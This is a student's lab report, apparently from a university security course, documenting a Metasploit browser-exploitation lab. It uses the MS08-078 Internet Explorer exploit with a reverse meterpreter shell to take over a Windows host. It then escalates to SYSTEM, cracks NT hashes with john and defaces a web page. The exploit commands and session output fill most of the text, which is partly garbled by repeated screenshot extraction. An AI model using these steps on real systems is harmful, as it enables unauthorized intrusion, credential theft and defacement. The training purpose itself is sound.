

Ryan Brodsky

ICS 482

10/15/19

InfoSec Lab: Using Browser Exploitation to Take Over a Host

The screenshot displays a web browser window with the URL <https://lab.infoseclearning.com/lab/using-browser-exploitation-take-over-host%E2%84%A2>. The page is titled "Using Browser Exploitation to Take Over a Host" and contains instructions for a lab exercise. The instructions are numbered 14, 15, and 16, and include commands for setting the payload, LHOST, and LPORT in Metasploit.

14 Type the following command and press Enter, to set the payload to windows reverse meterpreter shell.

```
msf exploit(ms08_078_xml_corruption) > set payload windows/meterpreter/reverse_tcp
```

15 Type the following command and press Enter, to set the local host.

```
msf exploit(ms08_078_xml_corruption) > set LHOST 175.45.176.199
```

16 Type the following command and press Enter, to see the options that you have set.

```
msf exploit(ms08_078_xml_corruption) > show options
```

The terminal window shows the output of the `show options` command, displaying the current settings for the `ms08_078_xml_corruption` exploit. The settings include `LHOST` (175.45.176.199), `LPORT` (4444), and `EXITFUNC` (process).

17 Type the following command and press Enter, to exploit the remote system.

```
msf exploit(ms08_078_xml_corruption) > exploit
```

The terminal window shows the output of the `exploit` command, indicating that the exploit is running as a background job and that the reverse TCP handler is started on 175.45.176.199:4444.

msf exploit(ms08_078_xml_corruption) > exploit

[*] Exploit running as background job.


[*] Started reverse TCP handler on 175.45.176.199:4444

[*] Using URL: http://175.45.176.199:8080/

[*] Server started.

1

Click on the external Kali 2 Linux icon on the topology.



Kali 2 Attack Machine
External Address
175.45.176.199
(North Korea)
KALI 2 ATTACK MACHINE

2

Wait for the message: Meterpreter session 1 opened. Then click Enter

```
msf exploit(ms08_078_xml_corruption) > [*] 203.0.113.100 ms08_078_
Binding Memory Corruption init HTML
[*] 203.0.113.100 ms08_078_xml_corruption - Sending DLL
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Micro
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Micro
[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.10
msf exploit(ms08_078_xml_corruption) >
```

SUCCESSFUL EXPLOIT

3

Type the following command and press Enter, to list all established

```
msf exploit(ms08_078_xml_corruption) > sessions
```

Active sessions

| ID | Type | Information | Connection |
|----|-------------|-------------------------------|---|
| 1 | meterpreter | CAMPUS\administrator @ SERVER | 175.45.176.199:4444 -> 203.0.113.100:4444 (102.168.1... |

SESSIONS COMMAND

4

Type the following command and press Enter, to interact with the session on the victim machine.

```
msf exploit(ms08_078_xml_corruption) > sessions -i 1
```

```
msf exploit(ms08_078_xml_corruption) > sessions -i 1
[*] Starting interaction with 1...
```

METERPRETER SESSION

5

Type the following command and press Enter, to determine which account you are using on the victim.

```
meterpreter > getuid
```

```
meterpreter > getuid
Server username: CAMPUS\administrator
```

External Kali Scoring

View Fullscreen Send Ctrl+Alt+Delete

Applications Places Terminal Tue 12:32

root@kali2: ~

File Edit View Search Terminal Help

0 Automatic

msf exploit(ms08_078_xml_corruption) > exploit

[*] Exploit running as background job.

[*] Started reverse TCP handler on 175.45.176.199:4444

[*] Using URL: http://175.45.176.199:8080/

[*] Server started.

msf exploit(ms08_078_xml_corruption) > [*] 203.0.113.100 ms08_078_xml_corrupt

ion - Sending MS08-078 Microsoft Internet Explorer Data Binding Memory Corruptio

n init HTML

[*] 203.0.113.100 ms08_078_xml_corruption - Sending DLL

[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern

et Explorer Data Binding Memory Corruption init HTML

[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern

et Explorer Data Binding Memory Corruption init HTML

[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET

DLL)

[*] Sending stage (957487 bytes) to 203.0.113.100

[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:31922) at

2019-10-15 12:32:36 -0400

[*] Started reverse TCP handler on 175.45.176.199:4444

[*] Using URL: http://175.45.176.199:8080/

[*] Server started.

msf exploit(ms08_078_xml_corruption) > [*] 203.0.113.100 ms08_078_xml_corrupt

ion - Sending MS08-078 Microsoft Internet Explorer Data Binding Memory Corruptio

n init HTML

[*] 203.0.113.100 ms08_078_xml_corruption - Sending DLL

[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern

et Explorer Data Binding Memory Corruption init HTML

[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern

et Explorer Data Binding Memory Corruption init HTML

[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET

DLL)

[*] Sending stage (957487 bytes) to 203.0.113.100

[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:31922) at

2019-10-15 12:32:36 -0400

msf exploit(ms08_078_xml_corruption) > sessions -i 1

[*] Starting interaction with 1...

meterpreter > getuid

Server username: CAMPUS\administrator


meterpreter >

Using Browser Exploitation to Take Over a Host

External Kali Scoring

11 Select Image from the menu bar, then click Close.

12 Double-click on the sampleflag.png file to view the file victim's desk



```
root@kali2: ~  
[*] init HTML  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending DLL  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET  
[*] Sending stage (957487 bytes) to 203.0.113.100  
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:31922) at  
2019-10-15 12:32:36 -0400  
msf exploit(ms08_078_xml_corruption) > sessions -i 1  
[*] Starting interaction with 1...  
meterpreter > getuid  
Server username: CAMPUS\administrator  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > screenshot  
Screenshot saved to: /root/.hMxUEaxM.jpeg  
meterpreter >
```

Using Browser Exploitation to Take Over a Host

External Kali Scoring

13 Notice the flag of 999818. Click on the Challenge icon and type the fi
number into the answer box. This is just to show you how to capture
Challenge Flags you will see throughout this lab.

Challenge Sample #1


14 Get the information for below Challenge Flag by using the same
techniques from the previous steps.

Challenge #2

15 Get the information for below Challenge Flag by using the same
techniques from the previous steps.

Challenge #3

16 Right-click on the file browser (Nautilus) menu bar and select Close.



```
root@kali2: ~  
[*] init HTML  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending DLL  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending MS08-078 Microsoft Intern  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET  
[*] 203.0.113.100 ms08_078_xml_corruption - Sending exploit HTML (Using .NET  
[*] Sending stage (957487 bytes) to 203.0.113.100  
[*] Meterpreter session 1 opened (175.45.176.199:4444 -> 203.0.113.100:31922) at  
2019-10-15 12:32:36 -0400  
msf exploit(ms08_078_xml_corruption) > sessions -i 1  
[*] Starting interaction with 1...  
meterpreter > getuid  
Server username: CAMPUS\administrator  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > screenshot  
Screenshot saved to: /root/.hMxUEaxM.jpeg  
meterpreter >
```


Using Browser Exploitation to Take Over a Host

39 Type the following command and press Enter, to create a text file called pass.txt.

```
root@kali2:~# john pass.txt --format=NT
```


JOHN

40 Type the following command and press Enter, to create an html file.

```
root@kali2:~# echo this site is hacked > index.html
```

JOHN

41 Minimize the terminal by clicking the bar on the top right of the screen



Using Browser Exploitation to Take Over a Host

meterpreter > upload /root/index.html c:\index.html

meterpreter > upload /root/index.html c:\index.html

UPLOAD INDEX.HTML

55 Type the following command and press Enter, to list the files in the current directory on the victim.

```
meterpreter > ls
```

Listing: C:\xampp\htdocs

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|------------|
| 100666/rw-rw-rw- | 11 | fil | 2018-03-15 23:28:39 -0400 | flag3.txt |
| 100666/rw-rw-rw- | 35 | fil | 2015-01-31 20:06:34 -0500 | robots.txt |
| 40777/rwxrwxrwx | 0 | dir | 2009-12-20 00:00:00 -0500 | xampp |

meterpreter > upload /root/index.html c:\index.html

meterpreter > ls

Listing: C:\xampp\htdocs

| Mode | Size | Type | Last modified | Name |
|------------------|------|------|---------------------------|------------|
| 100666/rw-rw-rw- | 11 | fil | 2018-03-15 23:28:39 -0400 | flag3.txt |
| 100666/rw-rw-rw- | 20 | fil | 2019-10-15 12:46:03 -0400 | index.html |
| 100666/rw-rw-rw- | 35 | fil | 2015-01-31 20:06:34 -0500 | robots.txt |
| 40777/rwxrwxrwx | 0 | dir | 2009-12-20 00:00:00 -0500 | xampp |

meterpreter >

56 Choose Applications from the Kali 2 menu bar and then choose Iceweasel.

